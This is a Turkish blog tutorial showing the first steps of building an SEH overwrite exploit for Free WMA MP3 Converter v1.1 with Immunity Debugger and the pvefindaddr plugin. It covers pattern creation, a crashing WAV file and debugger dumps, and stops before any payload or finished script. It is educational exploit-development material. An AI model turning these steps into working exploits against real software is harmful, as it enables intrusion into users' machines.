5 Dakikada SEH İstismar Aracı (Exploit) Hazırlama

written by Mert SARICA | 19 July 2011

Yazılarımı takip edenleriniz daha önce SEH İstismarını konu olan bir yazı yazdığımı hatırlayacaktır. Bugünkü yazımda SEH istismar aracının Immunity Debugger üzerinde çalışan pvefindaddr.py eklentisi ile nasıl kısa bir süre içinde hazırlanabileceğini göreceğiz.


Immunity Debugger, istismar aracı (exploit) hazırlamak, zararlı yazılım (malware) analizi ve tersine mühendislik yapmak isteyenler için oldukça başarılı bir hata ayıklama (debugger) aracıdır. Sade ve anlaşılır arayüzü, komut satırı desteği ve Python ile betik (script) hazırlamaya imkan tanıyan desteği sayesinde masaüstümün vazgeçilmezleri arasında yer almaktadır.


pvefindaddr.py eklentisi, Peter Van Eeckhoutte tarafından istismar aracı hazırlamak için özel olarak tasarlanmış ve içinde patern oluşturmaktan otomatik istismar kodu şablonu oluşturmaya kadar bir çok özelliğe sahiptir. Eklentinin kullanımı ile ilgili detaylı bilgiye buradan ulaşabilirsiniz.


Adımlara geçmeden önce ilk olarak sisteminizde yüklü olan Immunity Debugger aracı için pvefindaddr.py aracını buradan indirerek C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands klasörü altına kopyalayın.

İstismar edilecek araç olarak daha önceki yazımda adı geçen Free WMA MP3 Converter v1.1 aracını kullanacağız.

Immunity Debugger aracını çalıştırdıktan sonra File -> Open menüsünden C:\Program Files\Free WMA MP3 Converter\Wmpcon.exe aracını seçelim ve Open butonuna basalım. F9 tuşuna basarak programı çalıştıralım. Komut satırında !pvefindaddr pattern_create 5000 yazarak 5000 bayt büyüklüğünde bir patern oluşturalım. Oluşturulan patern C:\Program Files\Immunity Inc\Immunity Debugger\mspattern.txt dosyası olarak kayıt edilmektedir.



Immunity Debugger - Wmpcon.exe - [CPU - main thread, module Wmpcon]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assess
004C5D9C $ 55 PUSH EBP
004C5D9D . 8BEC MOV EBP,ESP
004C5D9F . 83C4 F0 ADD ESP,-10
004C5DA2 . 53 PUSH EBX
004C5DA3 . B8 14594C00 MOV EAX,Wmpcon.004C5914
004C5DA8 . E8 4706F4FF CALL Wmpcon.004063F4
004C5DAD . 6A 00 PUSH 0
004C5DAF . 68 205E4C00 PUSH Wmpcon.004C5E20
004C5DB4 . E8 8B0EF4FF CALL <JMP.&user32.FindWindowA>
004C5DB9 . 8BD8 MOV EBX,EAX
004C5DBB . 85DB TEST EBX,EBX
004C5DBD . 76 17 JBE SHORT Wmpcon.004C5DD6
004C5DBF . 6A 00 PUSH 0
004C5DC1 . 6A 00 PUSH 0
004C5DC3 . 68 53080000 PUSH 853
004C5DC8 . 53 PUSH EBX
004C5DC9 . E8 E610F4FF CALL <JMP.&user32.PostMessageA>
004C5DCE . 53 PUSH EBX
004C5DCF . E8 8011F4FF CALL <JMP.&user32.SetForegroundWindow>
004C5DD4 . EB 41 JMP SHORT Wmpcon.004C5E17
004C5DD6 > A1 70944C00 MOV EAX,DWORD PTR DS:[4C9470]
004C5DDB . 8B00 MOV EAX,DWORD PTR DS:[EAX]
004C5DDD . E8 727BFAFF CALL Wmpcon.0046D954
004C5DE2 . A1 70944C00 MOV EAX,DWORD PTR DS:[4C9470]
004C5DE7 . 8B00 MOV EAX,DWORD PTR DS:[EAX]
004C5DE9 . BA 585E4C00 MOV EDX,Wmpcon.004C5E58
004C5DEE . E8 5977FAFF CALL Wmpcon.0046D54C
004C5DF3 . 8B0D 5C934C00 MOV ECX,DWORD PTR DS:[4C935C]
004C5DF9 . A1 70944C00 MOV EAX,DWORD PTR DS:[4C9470]
004C5DFE . 8B00 MOV EAX,DWORD PTR DS:[EAX]
EBP=0012FFF0
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI 00720065
EDI 00670067
EIP 004C5D9C Wmpcon.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_PROC_NOT_FOUND (0000007F)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty -8.729433595310073600e+246
ST5 empty -1.136840668364305000e+238
ST6 empty 1.919194173824159100
ST7 empty 1.251977516669510700e-312
3 2 1 0 E S P U O Z D I
FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
Address Hex dump ASCII
004C6000 00 00 00 00 00 00 00 00 ....
004C6008 02 8D 40 00 00 00 00 00 ..@.....
004C6010 00 00 00 00 00 00 00 00 ....
004C6018 00 00 00 00 00 00 00 00 ....
004C6020 32 13 8B C0 02 00 8B C0 2
004C6028 00 8D 40 00 00 8D 40 00 ..@...@.
004C6030 00 8D 40 00 00 00 00 00 ..@.....
0012FFC4 7C817077 wpü| RETURN to kernel32.7C817077
0012FFC8 00670067 g.g.
0012FFCC 00720065 e.r.
0012FFD0 7FFDE000 .ß²à
0012FFD4 80544CFD ²LTÇ
0012FFD8 0012FFC8 ╚ ‡.
0012FFDC 82209020 É é
0012FFE0 FFFFFFFF End of SEH chain
!pvefindaddr pattern_create 5000
Done - check mspattern.txt
Paused



mspattern.txt - Notepad
File Edit Format View Help
output generated by pvefindaddr v2.0.13
corelanc0d3r - http://www.corelan.be:8800
os : xp, release 5.1.2600
2011-04-07 01:18:46
Cyclic pattern of 5000 characters :
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1A
i1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl
2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4
Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5E
g5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj




Dosyanın içindeki paterni taslak halde olan istismar aracımıza (exp.py) kopyaladıktan sonra çalıştırarak WMA MP3 Converter programında yer alan hatayı/zafiyeti tetikleyecek WAV uzantılı dosyayı (MS.wav) oluşturalım.


WMA MP3 Converter programında yer alan WAV to MP3 butonuna basarak MS.wav dosyasını seçelim ve Immunity Debugger aracı üzerinde Access Violation hatası ile karşılaştıktan sonra komut satırında !pvefindaddr suggest yazarak eklenti tarafından bize önerilen istismar aracı oluşturma şablonunu görüntüleyelim. (Önerilen kod Perl diline yönelik olduğu için bu kodu Python koduna çevirmemiz gerekecektir.)

